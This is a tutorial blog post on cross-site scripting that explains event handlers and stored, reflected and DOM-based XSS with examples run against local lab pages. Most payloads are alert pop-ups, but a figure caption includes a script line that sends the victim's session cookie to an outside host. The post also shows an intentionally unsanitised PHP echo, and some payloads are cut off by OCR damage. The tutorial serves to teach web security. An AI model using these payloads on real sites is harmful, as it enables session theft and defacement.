Website Hacking

Comprehensive Guide on Cross-Site Scripting (XSS)

August 12, 2020 By Raj

Have you ever welcomed with a pop-up, when you visit a web-page or when you hover at some specific text? Imagine, if these pop-ups become a vehicle, which thus delivers malicious payload into your system or even capture up some sensitive information. Today, in this article, we'll take a tour to **Cross**–**Site Scripting** and would learn how an attacker executes malicious JavaScript codes over at the input parameters and generates such pop-ups, in order to deface the web-application or to hijack the active user's session.

Table of Content

- Credential Capturing
- Cookie Capture
- Fuzzing
  - § Burpsuite
  - § XSSer
- Mitigation Steps

What is JavaScript?

A dynamic web-application stands up over three pillars i.e. **HTML** – which determines up the complete structure, **CSS** – describes its overall look and feel, and the **JavaScript** – which simply adds powerful interactions to the application such as alert-boxes, rollover effects, dropdown menus and other things.

So, **JavaScript is the programming language of the web** and is considered to be one of the most popular scripting languages as about **93% of the total websites** runs with Javascript, due to some of its major features i.e.

- It is easy to learn.
- It helps to build interactive web-applications.
- Is the only the programming language that can be **interpreted by** the **browser** i.e. the browser runs it, instead of displaying it.
- It is flexible, as it simply gets **blends up with** the **HTML** codes.

JavaScript Event Handlers

When a JavaScript code is embedded over into HTML page, then this JavaScript **"react"** on some specific events like:

When the page loads up, it is an event. When the user clicks a button, that clicks is too an event. Other examples such as – pressing any key, closing a window, resizing a window, etc. Therefore such events are thus managed by some **event-handlers.**

Onload

Javascript uses the **onload function** to load an object over on a web page.

For example, I want to generate an alert for user those who visit my website; I will give the following JavaScript code.

```
<body onload=alert('Welcome to Hacking Articles')>
```

So whenever the body tag loads up, an alert will pop up with the following text *"Welcome to Hacking Articles"*. Here the **loading of the body tag is an "event"** or a happening and **"onload" is an event handler** which decides what action should happen on that event.

Onmouseover

With the Onmouseover event handler, when a user moves his cursor over a specific text, the embedded javascript code will get executed.

For example, let us understand the following code:

```
<a onmouseover=alert("50% discount")>surprise</a>
```

Now when the user moves his cursor over the ***surprise*** *the displayed text on the page, an alert box will pop up with 50% discount.*

Similarly, there are many JavaScript event handlers, which defines what event should occur for such type of actions like a scroll down, or when an image fails to load etc.

onclick:	Use this to invoke JavaScript upon clicking (a link, or form boxes)
onload:	Use this to invoke JavaScript after the page or an image has finished loading
onmouseover	Use this to invoke JavaScript if the mouse passes by some link
onmouseout	Use this to invoke JavaScript if the mouse goes pass some link
onunload	Use this to invoke JavaScript right after someone leaves this page.

Introduction to Cross-Site Scripting (XSS)


Cross-Site Scripting often abbreviated as **"XSS"** is a client-side code injection attack where malicious **scripts are injected into trusted websites**. XSS occurs over in those web-applications where the input-**parameters** are **not properly sanitized** or validated which thus allows an attacker to send malicious Javascript codes over at a different end-user. The user's browser has no way to know that the script should not be trusted, and will thus execute up the script.

In this attack, **the users are not directly targeted through a payload**, although the attacker shoots the XSS vulnerability by **inserting a malicious script into a web page** that appears to be a genuine part of the website. So, when any user visits that website, the XSS suffering web-page will deliver the malicious JavaScript code directly over to his browser without his knowledge.

Confused with what's happening? Let's make it more clear with the following example.

Consider a web application that allows its users to set-up their ***"brief description"*** *over at their profile, which is thus* ***visible to everyone****. Now the attacker notice that the description field is not properly validating the inputs, so he injects his malicious script into that* ***field.***

Now, whenever the visitor views the attacker's profile, the code get's automatically executed by the browser and therefore it captures up the authenticated cookies and over on the other side, the attacker would have the victim's active session.


Raj
View profile from here.
Accept
Decline
Browser will execute the embedded script & thus the logged in Session Id is passed to the attacker.
A new Friend Request !! @Raj
"Seems to be an old friend" Let's check the profile !!
PHPSESSID = 45o08qeopd9htl
<script> src="http://mysite.in?+document.cookie; </script>
Edit Profile !!
Upload
Username Raj
Password ********
Description <script>... </script>
www.hackingarticles.in

Impact of Cross-Site Scripting

From the last decay, **C**ross-**S**ite **S**cripting has managed its position in the **OWASP Top10 list,** as it is one of the most crucial and the most widely-used attack method on the internet.

Therefore, over with this vulnerability, the attacker could:

- Capture and access the user's authenticated session cookies.
- Uploads a phishing page to lure the users into unintentional actions.
- Redirects the visitors to some other malicious sections.

- Expose the user’s sensitive data.
- Manipulates the structure of the web-application or even defaces it.

However, XSS has been reported with a **“CVSS Score”** of **“6.1”** as on **“Medium” Severity** under

- **CWE-79**: Improper Neutralization of Input During Web Page Generation (‘Cross-site Scripting’)
- **CWE-80**: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

Types of XSS

Up till now, you might be having a clear vision with the concept of **JavaScript** and **XSS** and its major consequences. So, let’s continue down on the same road and break this XSS into three main types as –

§ **Stored XSS**

§ **Reflected XSS**

§ **DOM-based XSS**

Stored XSS


“Stored XSS” often termed as **“*Persistent XSS*”** or **“*Type I*”**, as over through this vulnerability the injected malicious script gets permanently stored inside the web application’s database server and the server further drops it out back, when the user visits the respective website.

However, this happens in a way as -. *when the client clicks or hovers a particular infected section, the injected JavaScript will get executed by the browser as it was already into the application’s database. Therefore this attack does not require any phishing technique to target its users.*


The most common example of Stored XSS is the “comment option” in the blogs, which allow any user to enter his feedback as in the form of comments for the administrator or other users.

Let’s carry this up by considering an example:

A web-application is asking its user to submit their feedback, as there on its webpage it is having two input fields- one for the name and other for the comment.



Now, whenever the user hits up the **submits** button, his entry gets stored into the database. To make it more clear, I've called up the database table on the screen as:




Name	Feedback
Aarti Singh	Good

Here, the developer trusts his users and **hadn't placed any validations over at the fields**. So this loophole was encountered by the attacker and therefore he took advantage of it, as – instead of submitting the feedback, he **commented** his **malicious script**.


```
<script>alert("Hey!! This website belongs to Hacking Articles")</scri
```

From the below screenshot, you can see that the attacker got success, as the web-application reflects with an alert pop-up.


localhost/hxss/stored.php


Hey!! This belongs to Hacking Articles

Now, back on the database, you can see that the table has been updated with **Name** as **"Ignite"** and the **Feeback** field is empty, this clears up that the attacker's script had been injected successfully.



Name	Feedback
Aarti Singh	Good
Ignite	


So let's switch to another browser as a different user and would again try to submit genuine feedback.



Raj

Not too Good.

Now when we hit the **Submit** button, our browser will execute the injected script and reflects it on the screen.


localhost/hxss/stored.php

localhost says

Hey!! This belongs to Hacking Articles

Reflected XSS

The **Reflected XSS** also termed as **"Non-Persistence XSS"** or ***"Type II"***, occurs when the web application responds immediately on user's input without validating what the user entered, this can lead an attacker to inject browser executable code inside the single HTML response. It is termed "non-persistent" as the malicious script **does not get stored inside the web-server's database**, *thus the attacker needs to send the malicious link through phishing in order to trap the user.*

Reflected XSS is the most common and thus can be easily found over at the **"**website's search fields" where the attacker includes some arbitrary Javascript codes in the search textbox and, if the website is vulnerable, the web-page return up the event as was described into the script.

Reflect XSS is a major with two types:


§ **Reflected XSS GET**

§ **Reflected XSS POST**

To be more clear with the concept of Reflected XSS, let's check out the following scenario.

Here, we've created a webpage, which thus permits up the user to search for a particular **training course**.

So, when the user searches for "Bug Bounty", a message prompts back over on the screen as "You have searched for Bug Bounty."


localhost/hxss/get.php?search=Bug+Bounty


You have searched for Bug Bounty

Thus, this instant response and the **"search"** parameter in the URL shows up that, the page might be vulnerable to XSS and even the data has been requested over through the GET method.

So, let's now try to generate some pop-ups by injecting Javascript codes over into this **"search" parameter** as

```
get.php?search=<script>alert("Welcome to hacking Articles!!")</script
```


Great!! From the below screenshot, you can see that we got the alert reflected as ***“Welcome to Hacking Articles!!”***



```
et.php?search=<script>alert("Welcome to Hacking Articles!!")</script>
```


Welcome to Hacking Articles!!

Wonder why this all happened, let’s check out the following code snippet.



```
<?php
function ignite($input)
{
    return $input;
}

?>

<!DOCTYPE html>
<html>
```

With the ease to reflect the message on the screen, the developer didn’t set up any input validation over at the **ignite function** and he simply “echo” the “Search Message” with ***ignite($search)*** through the “$_GET” variable.



```
if(isset($_GET["search"]))
{
    $search = $_GET["search"];

   echo"<b style='margin-left:250px;'>You have searched for "  ,ignite($search)  ;

}

?>
```

DOM-Based XSS


The **DOM-Based Cross-Site Scripting** is the vulnerability which appears up in a Document Object Model rather than in the HTML pages.

But what is this *Document Object Model*?

A **DOM** or a **D**ocument **Obj**ect **M**odel describes up the different web-page segments like – title, headings, tables, forms, etc. and even the hierarchical structure of an HTML page. Thus, this API increases the skill of the developers to produce and change HTML and XML documents as programming objects.

When an **HTML document** is loaded into a web browser, it becomes a **"Document Object"**.

However, this document object is the **root node** of the HTML documents and the **"owner"** of all other nodes.



With the object model, JavaScript gets all the power it needs to create dynamic HTML:

§ JavaScript can change all the HTML elements in the page

§ JavaScript can change all the HTML attributes in the page

§ JavaScript can change all the CSS styles in the page

§ JavaScript can remove existing HTML elements and attributes

§ JavaScript can add new HTML elements and attributes

§ JavaScript can react to all existing HTML events in the page

§ JavaScript can create new HTML events on the page

Therefore DOM manipulation is itself is not a problem, but when JavaScript handles data insecurely in the DOM, thus it enables up various attacks.

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attc controllable **source**, *such as the URL*, and passes it to a **sink (**a dangerous JavaScript function or DOM object as *eval()*) that supports dynamic code execution.

This is quite different from ***reflected*** *and* ***stored XSS*** *because over in this attack, the developer cannot find the malicious script in HTML source code as well as in HTML response, it can be observed at execution time.*

The DOM-Based XSS exploits these problems on the user's local machines in this way:

– The attacker creates a well-built malicious website

– The ingenious user opens that sites

– The user has a vulnerable page on his machine

– The attacker's website sends commands to the vulnerable HTML page


– The vulnerable local page executes that commands with the user's privileges on that machine.

– The attacker easily gains control of the victim computer.

Didn't understand well, let's check out a DOM-based XSS exploitation.

The following application was thereby vulnerable to DOM-based XSS attack. The web application further permits its users to opt a language with the following displayed options and thus executes the input through its URL.

```
http://localhost/DVWA/vulnerabilities/xss_d/?default=English
```


localhost/DVWA/vulnerabilities/xss_d/?default=English

Vulnerability: DOM Based Cross Site Scri

Please choose a language:

English
Select
English

